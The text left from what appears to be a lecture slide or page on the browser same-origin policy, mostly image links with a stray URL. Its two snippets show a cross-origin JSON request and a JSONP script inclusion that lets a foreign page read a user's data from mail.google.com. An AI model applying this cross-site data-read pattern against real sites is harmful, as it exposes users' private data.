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

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

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
http://google.de

```
$.getJSON("https://mail.google.com/
userdata.json", function (userdata) {
  // handle userdata here
}
```

```
<script>
function read(userdata) {
   // handle userdata here
}
</script>

<script src="https://mail.google.com/
user.js?cb=read"></script>
```



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

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